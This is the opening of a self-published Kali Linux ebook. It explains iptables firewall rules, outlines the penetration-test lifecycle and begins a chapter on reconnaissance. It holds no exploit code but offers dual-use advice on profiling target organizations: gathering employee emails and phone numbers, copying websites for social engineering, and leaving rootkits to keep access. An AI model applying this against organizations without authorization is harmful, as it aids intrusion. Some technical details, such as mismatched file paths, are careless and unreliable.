

E T H A N T H O R P E



**ADVANCED METHODS AND STRATEGIES
TO LEARN KALI LINUX**

Kali Linux

*Advanced Methods and
Strategies to Learn Kali Linux*

© Copyright 2020 by Ethan Thorpe - All rights reserved.

The contents of this book may not be reproduced, duplicated, or transmitted without direct written permission from the author.

Under no circumstances will any legal responsibility or blame be held against the publisher for any reparation, damages, or monetary loss due to the information herein, either directly or indirectly.

Legal Notice:

This book is copyright protected. This is only for personal use. You cannot amend, distribute, sell, use, quote, or paraphrase any part of the content within this book without the consent of the author.

Disclaimer Notice:

Please note the information contained within this document is for educational and entertainment purposes only. Every attempt has been made to provide accurate, up to date, and reliable, complete information. No warranties of any kind are expressed or implied. Readers acknowledge that the author is not engaging in the rendering of legal, financial, medical or professional advice. The content of this book has been derived from various sources. Please consult a licensed professional before attempting any techniques outlined in this book.

By reading this document, the reader agrees that under no circumstances is the author responsible for any losses, direct or indirect, which are incurred as a result of the use of the information contained within this document, including, but not limited to, —errors, omissions, or inaccuracies.

Table of Contents

[Introduction](#)

[Chapter One: Firewalls in Kali Linux](#)

[Behavior of Netfilter](#)

[Understanding ICMP](#)

[iptables and ip6tables syntax](#)

[Configuring the Script to Run at Every Boot](#)

[Chapter Two: The Lifecycle of a Penetration Test](#)

[Introduction](#)

[Reconnaissance](#)

[Scanning](#)

[Exploitation](#)

[Maintaining Access](#)

[Reporting](#)

[Chapter Three: Reconnaissance](#)

[Introduction](#)

[Trusted Agents](#)

[Google Search](#)

[Google Hacking](#)

[Chapter Four: Scanning](#)

[Introduction](#)

[Network Traffic](#)

[Ports and Firewalls](#)

[IP Protocols](#)

[TCP](#)

[UDP](#)

[ICMP](#)

[PING](#)

[Traceroute](#)

[NMAP: The Scanning King](#)

[Nmap Scripting Engine](#)

[Nessus](#)

[Chapter Five: Exploitation](#)

[Introduction](#)

[Attack Vectors and Attack Types](#)

[Local Exploits](#)

[Remote Exploits](#)

[Metasploit Framework](#)

[Compliance and Nmap](#)

[Overt Vs. Covert](#)

[Metasploit: Basic Framework](#)

[Accessing Metasploit](#)

[Metasploit Scanning](#)

[Meterpreter Session Management](#)

[Access File System](#)

[Exploiting Web Servers and Web Applications](#)

The Top 10 List for 2019 Featured the Following Vulnerabilities

Web Application Testing

Chapter Six: Maintaining Access

Introduction

Terminology

Backdoors

Chapter Seven: Reporting

Parts of the Penetration Test Report

Reporting Tools

Conclusion

Sources

Introduction

When we talk about Kali Linux, we quickly think of the phrase “security auditing and penetration testing.” But to use Kali Linux for this purpose, we need to understand that multiple tasks are carried out to reach the goal of these two activities. Kali Linux is considered to be a complete framework as it a complete set of tools that cover multiple use cases. This being said, you can always use a combination of these tools while you are working on penetration testing as well.

For example, you can install and use Kali Linux on multiple systems such as a personal laptop of a penetration tester, as well as public servers where server admins want to monitor a network, and even on workstations used by forensic analysts of a company. You will be surprised that in addition to this, Kali Linux can also be installed on small embedded devices that have ARM architecture CPUs. An example of this would be a raspberry pi device that can be used as a powerful tool combining it with Kali Linux and dropping it in a wireless network or simply plugin into a target computer. ARM devices like the raspberry pi can access servers as time bombs, given their small size and low consumption of power. Moreover, you can also deploy Kali Linux on cloud architecture, ultimately creating a farm of machines that can be used to crack passwords rigorously.

But that is not the end of it. Penetration testers need Kali to be installed on a server so that they can work based on collaboration by setting up a web server for the set of tools to scan vulnerabilities, phishing campaigns, and other such activities. Most hackers have Kali Linux installed on their systems since this operating system will suit their hacking needs.

When you boot up Kali Linux for the first time, you will instantly realize that the Kali Linux desktop theme is designed in a way to serve the needs of penetration testers and other information security professionals. You will have gathered information about this operating system in the first book. This book will shed some light on what penetration is, and the different features in this operating system that will make it easier for you to hack into a system.

The following tasks and activities of Kali Linux are included under this.

- **Information Gathering:** This includes information collected

about the target system and its network. The tasks give you answers to the type of hardware, operating system, and services that are being used by the target system. You understand what parts of the target system are potentially sensitive. You will extract the listings of all the active directories of the running system. You can use different tools to do this.

- **Web Application Analysis:** In this task, you will identify the flaws and loopholes present in web applications. This information helps you fix the flaws beforehand as web applications are publicly available over the internet and can be exploited to breach into the main system. This is the purpose of any hacking. A malicious hacker or cracker will use this method to hack into the system to extract sensitive information or data.
- **Vulnerability Analysis:** This helps you understand if a local system or a remote system has the most commonly known vulnerabilities. Tools that perform vulnerability scanning have a huge database to match the system with a well-known vulnerability. When an ethical hacker identifies the different vulnerabilities, they can advise the organization into making the necessary changes to their database and systems. A cracker will use this information to hack into the system and steal the information and use that information to harm the organization.
- **Database Assessment:** Database attacks are very common and popular among attackers, and they include a range of attacks from SQL injection to attacking credentials. The tools that can help detect such attack vectors can be found under this suite of Kali Linux. Remember, every organization will store its data in a database that is on the back end.
- **Wireless Attacks:** Wireless networks are easily discoverable, and therefore they are a favorite target for attackers. The Kali Linux suite has support for multiple wireless cards, and can, therefore, be used to attack and perform penetration testing on wireless networks. Hackers can use the operating system to learn more about the network. They can learn about the routes that are not active. These hacks will make it easier for the hacker to identify the routers or switches that are inactive.
- **Password Attacks:** Another favorite of attackers is the

authentication systems. This suite contains tools to crack passwords online and to attack hashing systems as well. Hackers can use keyloggers and other password hacking mechanisms to access a person's system or account. If you have watched the movie Ocean's 8, you may have seen how Rihanna hacked into the security engineer's system. She used a keylogger to look at his keystrokes to find the password.

- **Reverse Engineering:** Reverse engineering activity can be used to serve multiple purposes. Concerning offensive activities, it helps you identify vulnerability and exploit the development of an entity. For its defensive advantages, you can use it to assess if a system has been planted with malware during targeted attacks.
- **Sniffing and Spoofing:** An attacker can always take advantage of data that is on the move on a network. This suite contains tools for sniffing networks for data and tools for spoofing, which can help you pretend to be someone else over a network. Both these tools, used in combination, can be very dangerous and powerful. We will look at this in further detail in this book.
- **Exploitation Tools:** When you take advantage of a vulnerability that is known previously, you can exploit it to gain access to the remote system or device. This access can be further escalated to perform large scale attacks on the local machine, or on all the other machines that are available on the same network. You will find tools in this suite that will make your life very simple and help you write your custom exploits.
- **Post Exploitation Tools:** After you gain access to a remote system or device, the next important step is to maintain that access over some time until you have completed your task. This Kali Linux suite contains tools that can help with this activity.
- **Reporting Tools:** The conclusion of a penetration test is reporting the findings. This suite has tools that help collect the data and send them as an input to other software that can analyze the data that has been collected. All the raw data is consolidated together using the tools available under-reporting tools. This book sheds some light on the different reporting tools you can use.
- **Forensics:** There are live boot environments of Kali Linux, which are very popular. You can plug in Kali into any system and

perform forensic tests on that system to do data imaging, triage, and case management.

- **Social Engineering Tools:** There are times when the technical aspects of a system will be secured very well. In such an event, what remains to be exploited is the human aspect concerning security. If the right methods are used, you can influence people to take the wrong action that can end up compromising the entire security of a system. Did the USB drive plugged in by your colleague into your system contain a harmless image file? Or did the text file have Trojan software to install a backdoor on your system? Was the banking website that you just entered your account details into a genuine website or another website developed and designed to look exactly like your banking website? This suite will have tools that will help you attack an individual using social engineering.
- **System Services:** This suite of Kali Linux has tools that can help you alter the status of all system services that run in the background.

Chapter One: Firewalls in Kali Linux

In book one of this series, we read about the Kali Linux firewall in brief. Given that we will be deep diving into making your Kali Linux system a tool for penetration testing, we will cover the basic information and commands that will make the Kali Linux system secure. This will ensure that it is not open to attacks from the outside. This will be achieved using the firewall in Kali Linux.

A firewall is defined as a mechanism comprising hardware or software or both, which monitors the incoming and outgoing packets on a network (packets coming into and leaving a local network) and only allows transmission of the packets that match the predefined rules.

A firewall that is used to protect a complete network is known as a filtering network gateway. A filtering network gateway is installed on a dedicated system that acts as a gateway or a network proxy for all the traffic coming into and leaving the local network. An alternative to a network gateway is a firewall that is implemented through the software on a local machine that has network rules set up for that particular machine. Another use of a local firewall is to drop unwanted outgoing connections from the machine by unwanted software like malware, which would have been installed with or without the owner's knowledge.

There is a firewall embedded in the Kali Linux kernel known as the Netfilter. There is no one way of configuring any firewall because the requirements will vary from one network to another and from one user to another. To configure Netfilter in Kali Linux, you can use the commands **iptables** and **ip6tables**. The difference is that the **iptables** command is used to configure rules for IPv4 networks, and the **ip6tables** command is used to configure rules for IPv6 networks. You will need to know how to use both these tools, as we believe that both IPv4 and IPv6 network stacks are going to be around for quite a few years in the world. Apart from using these commands, there is a graphical tool called **fwbuilder**, which can be used to configure the firewall rules graphically.

You can choose whichever method you are comfortable with to configure The Kali Linux firewall. Let us take a closer look at how this firewall works.

Behavior of Netfilter

There are four types of tables in Netfilter. These tables store three types of operations on network packets.

- **Filter:** This table contains rules for filtering packets. The rules define whether a packet will be accepted, refused, or simply ignored.
- **NAT:** NAT stands for Network Address Translation. This table is responsible for translating the address of the source and destination and packet ports.
- **Mangle:** All other changes to IP packets are stored in this table. This includes fields like the TOS - Type of Service and other fields.
- **Raw:** This table allows you to make any manual modification to network packets before they hit the system.

There is a list of rules inside each of the above tables called **chains**. The firewall will make use of these chains to manage packets. A Linux administrator can create new custom chains other than the standard chains, but these will still only be used when a standard chain redirects a packet to the custom chain.

The list of chains used by the filter table is as follows.


- **INPUT:** This chain handles packets that are directed to the firewall from an external source.
- **OUTPUT:** This chain handles packets that are directed to an external source from the firewall.
- **FORWARD:** This chain handles packets that pass through the firewall. The firewall is neither the source of the packets nor the destination.

The list of chains in the NAT table are as follows:

- **PREROUTING:** This chain will modify a packet as soon as it enters the system.
- **POSTROUTING:** This chain will modify packets when they are on their way to leave the system.
- **OUTPUT:** This chain modifies the packets that the firewall itself

generates.

The figure below illustrates how Netfilter chains are employed.



Each chain defines a list of rules. These rules consist of a set of conditions and actions that the system should perform when all conditions are satisfied. When a packet is coming into the system or leaving the system, the firewall puts it through every chain, rule by rule. When the packet meets the condition defined by any rule, it will then act as defined by that rule and process the packet. The chaining process will be interrupted now since the firewall has already decided what needs to be done with the packet.

Let us go through the available Netfilter actions below.

- **ACCEPT:** This action approves the packet and allows it to proceed where it is supposed to go.
- **REJECT:** This action will reject the packet and throw an error known as the Internet Control Message Protocol (ICMP) packet error.
- **DROP:** This action will drop or ignore the packet.
- **LOG:** This action logs a message with the packet description by using the **syslogd** daemon. There is no interruption to the processing of packets because of this action. The packet will move

to the next rule in the chain. This is why if a package that was logged can get rejected as well, it would require both the LOG rule and the REJECT/DROP rule.

The following parameters are commonly included with logging:

--log-level: This parameter has a default value called **a warning**, which indicated the severity level of Syslog.

--log-prefix: Using this parameter, a specific text prefix can be added to the logs messages, which will help you differentiate it from other system logs.

--log-TCP-sequence, --log-TCP-options, --log-IP-options: All three parameters can be used to add additional data in the log messages. This additional data will include the TCP sequence number, the TCP option, and the IP options, respectively.

- **ULOG:** This action will log a message using the **ulogd** daemon. Ulogd has an advantage over syslogd in that it is better at handling a huge number of messages. Also, note that this action does not interrupt the chain. The packet is passed to the next rule in the chain. When this action is performed, the packet is logged as well.
- **chain_name:** This action will jump the packet to the defined chain and evaluate it through its rules.
- **RETURN:** This action will interrupt the processing of the packet in the current chain and return the packet to the calling chain. If the current chain in which the packet is being processed is standard, then there will be no calling chain. In this case, the packet is referred to as a default action. This default action is defined using the **-P** option in iptables.
- **SNAT:** This action is available only in the nat table. This action applies Source Network Address Translation(SNAT) to the packet. There are options in place to define the exact actions that are to be applied to the packet. Some of these options are **--to-source address: port**, which will define the new source IP address and port for the packet.
- **DNAT:** This action is also available only in the nat table. This action applies Destination Network Address Translation(DNAT) to the packet. There are options in place to define the exact set that

are to be applied to the packet. Some of these options are **--to-destination address: port**, which will define the new destination IP address and port for the packet.

- **MASQUERADE:** This action is also available only in the nat table. This action applies masquerading to the packet, which is a special case of Source Network Address Translation(SNAT).
- **REDIRECT:** This action is also available only in the nat table. This action transparently transports a packet to a port of the firewall itself. This action is useful in setting up a web proxy on the client-side without any configuration, as the client will think that it is connecting to the recipient directly. Still, the connections will be passed through a proxy. You can use the **--to-ports ports** option to define the port or port range where you want the packets to be redirected.

Understanding ICMP

Internet Control Message Protocol, known as ICMP, in short, is a network protocol used to send ancillary information in communications. The **ping** command under ICMP is used to test network connectivity. The ping command sends an **echo request message** using ICMP, in which the recipient is supposed to reply with the **echo reply message**. ICMP lets us know if a firewall rejects a packet or if there is an overflow in a receive buffer. It also proposes better routing for the subsequent packets in the traffic. The RFC documents like RFC777 and RFC792 first defined the ICMP protocol but have been revised over the years. You can find them in Sources section of this book.

A receive buffer is a small part of memory that stores a packet for a brief time when the packet arrives into the system till the time it is handled by the kernel. There are times when this buffer will be full, and there is no space for new packets to arrive. In such an event, the ICMP flags the issue and tells the emitter to slow down the transfer rate. It can instruct the system to stabilize the transfer rate in some time.

Another point worth noting is that ICMP is not mandatory for an IPv4 network to function but is necessary for an IPv6 network. IPv6 is defined in the RFC4443 documentation and can be found in the resource section of this book..

iptables and ip6tables syntax

We learned about tables, chains, and rules of the Netfilter firewall in Kali Linux. The commands used to manipulate these entities in Kali Linux are **iptables** and **ip6tables**. The commands are passed with the option **-t** to indicate which table the commands should execute on. If no option is specified, the commands operate on the filter table by default.

Commands

Let us go through the major options which are used with **iptables** and **ip6tables** commands to interact with the various chains.

- **-L chain:** This option is used to list all the rules that are part of a particular chain. This is additionally used with the **-n** option to enable listing rules concerning a particular chain.

For example, the command **iptables -n -L INPUT** will list down all the rules concerning incoming packets.

- **-N chain:** This option is used to create a new chain. A new custom chain can be created for various purposes, such as testing a new service or for tackling a particular network attack.
- **-X chain:** This command can be used to delete an unwanted chain.

For example, **iptables -X brute force-attack**

- **-A chain rule:** This option is used to add a rule at the end of the chain that is passed. It is important to take care while adding new rules as rules are always processed from top to bottom.
- **-I chain rule_num rule:** This option adds a new rule before the rule number mentioned. Just like with option **-A**, it is important to take care while adding new rules with this option.
- **-D chain rule_num (or -D chain rule):** This option is used to delete a rule in the chain. The first syntax can be used to delete a rule by specifying the number of the rule. The command **iptables -L --line-numbers** can be used to display all the rules with their number.
- **-F chain:** This option is used for flushing a chain and deleting all

its rules. For example, if you want to delete all the rules for incoming packets, you can use the command **iptables -F INPUT**. If you do not specify any particular chain, all the rules in the entire table will be flushed and deleted.

- **-P chain action:** This option defines the default policy for the chain. This default policy can be applied only to standard chains. If you want to drop all incoming packets by default for a chain, you can define the standard policy using the command **iptables -P INPUT DROP**.

Rules

The syntax for rules is represented as **conditions -j action action_options**. If there is more than one condition in the rule, they can be added using the logical AND operator.

The **-p protocol** condition is used to match the protocol field of the IP packet. The most common values to be substituted for the protocol are **UDP**, **TCP**, **ICMP**, **icmpv6**, etc. This condition can also be complemented with TCP port conditions using the options such as **--source-port port** and **--destination-port port**.

Note: You can prefix a condition with the exclamation mark, and it will negate the condition. For example, if you use an exclamation mark with the **-P** option, it will indicate that the rule should execute on all the other protocols except for the one specified in the rule. You can use negation with all other conditions as well.

You can use the condition **-s address** or **-s network/mask** to match a packet with its source address. Similarly, you can use the condition **-d address** or **-d network/mask** to match a packet with its destination address.

If you want to select packets coming in from a particular network interface, you can use the condition **-i interface**. Similarly, if you want to select packets going out from a particular network interface, you can use the condition **-o interface**.

The **--state** condition is used to match the state of a packet. This will work provided the **ipt_conntrack** kernel module is installed.

The connection states for a packet are as follows.

- **NEW:** This is when a packet is starting a new connection.
- **ESTABLISHED:** This implies packets already match an existing connection.
- **RELATED:** This matched packets that are starting a new connection where the connection is already associated with an existing connection. This is useful for connections related to **FTP-data** while in the action more of the FTP protocol.

Several options can be used with iptables and ip6tables, and mastering them comes gradually with practice and time. However, one option that needs to be kept in mind for good is the one to block malicious network traffic from a particular IP or a network.

For example, if there is malicious traffic coming from the IP 11.2.1.6 and the 30.12.75.0/24 class C subnet, you can use the following commands.

```
# iptables -A INPUT -s 11.2.1.6 -j DROP  
# iptables -A INPUT -s 30.12.75.0/24 -j DROP  
# iptables -n -L INPUT
```

Chain INPUT (policy ACCEPT)

target prot opt source destination

DROP all -- 11.2.1.6 0.0.0.0/0

DROP all -- 30.12.75.0/24 0.0.0.0/0

Another commonly used command in iptables is to allow all traffic for a service or port. The following example shows how you can allow all users to connect to the SSH, HTTP and IMAP services and their ports.

```
# iptables -A INPUT -m state --state NEW -p tcp --dport 22 -j ACCEPT  
# iptables -A INPUT -m state --state NEW -p tcp --dport 80 -j ACCEPT  
# iptables -A INPUT -m state --state NEW -p tcp --dport 143 -j ACCEPT  
# iptables -n -L INPUT Chain INPUT (policy ACCEPT)
```

```
target prot opt source destination
DROP all -- 11.2.1.6 0.0.0.0/0
DROP all -- 30.12.75.0/24 0.0.0.0/0
ACCEPT tcp -- 0.0.0.0/0 0.0.0.0/0 state NEW tcp dpt:22
ACCEPT tcp -- 0.0.0.0/0 0.0.0.0/0 state NEW tcp dpt:80
ACCEPT tcp -- 0.0.0.0/0 0.0.0.0/0 state NEW tcp dpt:143
```

It is a good practice to clean up unwanted and unnecessary rules at regular intervals. Referencing rules using rule numbers is the simplest way to delete rules in iptables. As mentioned before, you can retrieve line numbers using the option **--line-numbers**. But do note that when you drop a rule, the remaining rules get renumbered.

```
# iptables -n -L INPUT --line-numbers
Chain INPUT
(policy ACCEPT)
num target prot opt source destination
1 DROP all -- 11.2.1.6 0.0.0.0/0
2 DROP all -- 30.12.75.0/24 0.0.0.0/0
3 ACCEPT tcp -- 0.0.0.0/0 0.0.0.0/0 state NEW tcp dpt:22
4 ACCEPT tcp -- 0.0.0.0/0 0.0.0.0/0 state NEW tcp dpt:80
5 ACCEPT tcp -- 0.0.0.0/0 0.0.0.0/0 state NEW tcp dpt:143
# iptables -D INPUT 2
# iptables -D INPUT 1
# iptables -n -L INPUT --line-numbers
Chain INPUT (policy ACCEPT)
num target prot opt source destination
```

```
1 ACCEPT tcp -- 0.0.0.0/0 0.0.0.0/0 state NEW tcp dpt:22
```

```
2 ACCEPT tcp -- 0.0.0.0/0 0.0.0.0/0 state NEW tcp dpt:80
```

```
3 ACCEPT tcp -- 0.0.0.0/0 0.0.0.0/0 state NEW tcp dpt:143
```

There are more specific conditions that you can define as per your requirement in addition to the general conditions that we have discussed above.

Creating Rules

To create a new rule, you will need to invoke either iptables or ip6tables. It can be very frustrating to keep manually typing these commands. Therefore, it is better to store the calls you need in a script and ensuring that the Script is called every time the system is rebooted. You can write the entire Script manually, but you could also use a high-level tool like **fwbuilder** to create a script as per your needs.


```
# apt install fwbuilder
```

It is very easy to create a script using the fwbuilder tool. It follows a simple principle. Firstly, you need to lay down all the elements that you want to make a part of the actual rules. The elements will be as follows.

- The firewall, along with the network interfaces on your system.
- The network details, along with the IP ranges.
- The servers.
- The ports of the services that are hosted on the server.

The next step is to create the rules using the drag and drop feature available in fwbuilder's main window, as shown in the image below. You can use negation in the conditions as well. You then need to choose the required option and configure it.

With respect to IPv6, you have the option to create a separate set for IPv6 and IPv4, or you can just create one set of rules and let fwbuilder translate it based on the IP stack that connects.



Once you have selected the rule you required, fwbuilder will automatically create a Kali Linux shell script for it. The architecture for fwbuilder is very modular and flexible, making it a good graphical interface to generate scripts for iptables in Linux, pf in OpenBSD, and ipf in FreeBSD.

Configuring the Script to Run at Every Boot

You will want the firewall rules for the Kali Linux system to be persistent across all boots. To achieve this, you have to register the Script you created using fwbuilder in the `up` directive of the file located at **/etc/network/interfaces**. Let us check an example where we have stored at a script at **/usr/local/etc/nrescript.fw**.

```
auto eth0
iface eth0 inet static
    address 192.168.0.1
    network 192.168.0.0
    netmask 255.255.255.0
```

broadcast 192.168.0.255

up /usr/local/etc/newscontrol/fw

In the above example, we assume that we are configuring the network using the **ifupdown** utility. You can also use alternative tools like **NetworkManager** or **systemd-networkd**. You can refer to their man pages to see how you can define a script through them to run at system boot-up.

Chapter Two: The Lifecycle of a Penetration Test

In book one of this series, we went through a small overview of the penetration testing life cycle in the chapter “Hacking Process.” In this book, we will dive deep into this process through dedicated chapters and go through the common Kali Linux tools used in each stage of the penetration testing life cycle. We have

Introduction

It is a common misconception amongst people who are not technologically savvy that a hacker or an attacker can just sit with his laptop, write a few lines of code on his laptop, and gain access to any computer or internet-powered device in the world. People have started believing this because that is how it is conveyed to them through movies, but it is very far from what happens. Attackers and Information Security professionals need to be very careful and precise while trying to exploit or uncover the vulnerabilities present in different systems. The framework for penetration testing has evolved, and there is a solid framework present today that are adopted by attackers and information security professionals. The first four stages of this framework guide an attacker to exploit computer systems in a manner that results in reports that can be used later again when they need to exploit another system. There is a proper structure defined by this framework, which helps information security professionals develop a well-defined plan to execute penetration testing activities. Each stage is built from the previous stage of the framework providing inputs to the next stage. This is a process that is run in a defined sequence, but it is natural for testers to refer to the previous stages to gain more information or clarity about their findings.

Patrick Engebretson defines the first four stages of penetration testing in his book “The Basics of Hacking and Penetration Testing.” These steps are as follows.

1. Reconnaissance
2. Scanning
3. Exploitation
4. Maintaining Access

In this book, we will go through these four stages, and an additional stage

called Reporting.

Also, if you have gone through the five stages defined in the Certified Ethical Hacking Course by EX Council, you will notice that the last stage known as “Covering Tracks” is missing from this book. This has been done intentionally to put more focus on the first four stages and to include the Reporting stage in this book. If you read other books on Penetration Testing, you will realize that they do not include the Reporting stage, which we believe to be important. You will also find this book to be different from other books. We have removed the cyclic version of the penetration testing life cycle and made it a linear process. This is what an ethical hacker would encounter in the process of penetration testing. This would begin with an ethical hacker beginning with the reconnaissance stage where they would begin by observing the target system, and the process would conclude with a presentation of the findings to the management team in the form of reports that were generated. The linear process has been shown in the image above. We will briefly go through each stage in this chapter and then deep dive into each stage through dedicated chapters. We will also discuss the common tools that are used for each stage when we go through the dedicated chapters. This will help you to have an understanding of each stage of penetration testing, along with getting hands-on knowledge of the common tools that are used.

Reconnaissance

Let us try to understand this stage of penetration testing with the help of an analogy. Consider a military operation with a room occupied by military professionals. In a dimly lit room, officers and analysts are looking at the maps of the target region. A few other people in the room are constantly looking at activity happening in the target region with the help of television and monitors, and are making their notes. There is one final group in this room that consolidates the data and writes a report on that data. This is exactly what penetration testers do during the reconnaissance stage of the penetration testing life cycle.

The activities mentioned above are synonymous with what ethical hackers do during the first stage of the penetration testing life cycle. During this stage, penetration testers focus on anything and everything that would provide insights into the organization and network that is the target of the attack.

Ethical hackers usually launch passive scans on the target network and crawl through the information available on the internet about the target. During this stage, a penetration tester would not launch an attack on the target network but will assess the target network to find out as much information as possible and document it all.

Scanning

We will continue with the military analogy to understand the scanning stage. Imagine a hilltop, where one of your soldiers is camouflaged and hiding among the trees and bushes. The responsibility of this soldier is to send back a report which will give details about the camps he can see, what he believes is the objective of that camp, and what activity is happening in each building present in that camp. The report will also include information about the roads that go in and out of the camp. It will also talk about the security measures in place for the camp.

The soldier in the above analogy was given reports that were generated from the first stage of penetration testing to go closer to the target system without getting detected and scan it for more information. The penetration tester will further make use of scanning tools to actually get confirmed information about the network infrastructure of the target system. The information collected in this stage will then be used in the exploitation stage of the penetration testing life cycle.

Exploitation

There are three soldiers deployed onto the field with all the information collected in the previous two stages. The moon is covered with clouds, but the soldiers can still see everything. They enter the target camp by using a gap in its fence and then entering through an unsupervised open door. They spend only a few minutes inside the camp and gather information which tells them about the plans of the camp in the months to come.

This is what penetration testers do during the exploitation stage. The task at this stage is to enter the system, gain the required information, and leave the system without being noticed. This is achieved by exploiting vulnerabilities in the system.

Maintaining Access

The team of soldiers that raided the camp has now retrieved drawings that details about the camp with respect to the demographics, the checkpoints, unsupervised open doors, manned sections, etc. Using this information, a set of skilled engineers chart out a plan to dig the earth and reach the required room in the camp from below. The purpose of this tunnel is to reach the required room easily and continue maintaining access to it.

This is similar to what a penetration tester does in maintaining the access stage. Once the target system has been exploited, and access has been gained, and there are rootkits left on the target system so that it can be accessed without issues in the future as well.

Reporting

The commander of the raid team will present the report to generals and admirals explaining what happened through every stage of the raid. The report contains detailed information explaining what helped with the exploitation.

In this stage, the penetration tester also creates reports that will explain the process, vulnerabilities, and systems that were attacked. In some organizations, one or more members of the penetration testing team will have to present the report to the senior management.

Chapter Three: Reconnaissance

In this chapter, we will dive deep into the reconnaissance stage of the penetration testing life cycle. This process will guide a penetration tester to discover information about the target system or organization. The information gathered will be used in the later stages of the penetration testing life cycle.

Introduction

A military unit will try to analyze a target camp by using readily available information before actual plans to attack are developed. Similarly, a penetration tester needs to analyze the target system by reading through readily available information, which can be used later to perform penetration. Most of the time, information about a target can be found by doing a google search and checking if the target system has any information about it on social media. Some more information could be found about the nameservers of a target system on the internet, which would lead you to the browser of the user as well. There are Email messages which can be tracked, and you may also reply to an address available on the genuine Email to gain more information. Once you know how the website of a target system looks like, you may download its code to develop an offline copy of it which will help understand the target system more. It may also serve as a tool for social engineering tasks later.

The reconnaissance stage is the first stage, and the penetration testing team has negligible knowledge about the target system. The range of information provided to the team during this stage can vary from minimal information such as the name and the website URL of the target organization to specific information of the system with its IP address and the technologies used by the target system. The management team may have certain restrictions on the types of tests being done, such as social engineering and attacks, which may cause a Denial of Service DoS or Distributed Denial of Service DDoS.

The main goal of this stage is to find out as much information about the target organization as possible.

Some of the information that needs to be gathered during this stage is as follows.

- The structure of the organization which should include charts showing the hierarchy of teams and departments.
- The infrastructure of the organization which should include the network topology and IP space.
- The hardware and software being used on systems.
- Email addresses of the employees.
- Other companies partnered with the organization.
- The physical location of the organization.
- All available phone numbers.

Trusted Agents

A trusted agent is the representative in the organization that employed the penetration testing team or any other individual who is in charge of the penetration testing operation and can answer questions daily of what is happening. He or she is expected not to divulge the information about the penetration testing activity to the whole organization.

Starting with Target's Website

If a target has a website made for themselves, it will hold a great amount of information that can help with the engagement. For example, many websites display the hierarchy of the organization, along with details of their leadership profiles. This will help in creating a profile for the target. When you know the names of the key leaders of the organization, you can use it to fetch more information about them through social media as well.

Almost all organizations maintain a page for career and job opportunities. This page can give you an insight into what technology is being used by the organization. For example, if there is a job opening for a system administrator with knowledge of Windows Server 2012 and Active Directory, it is evidence enough that the organization uses Windows Server 2012. If the job opening is saying that there is knowledge of Windows Server 2000 or 2003 required, it should alert the penetration tester that the organization is still using older technologies that are easier to break into.

You should check if every website has a link to access the webmail of the organization as the default URL is always webmail.organizationname.com or mail.organizationname.com. If resolving this link takes you to the Gmail access page, you will know that the organization uses Gmail as its backend

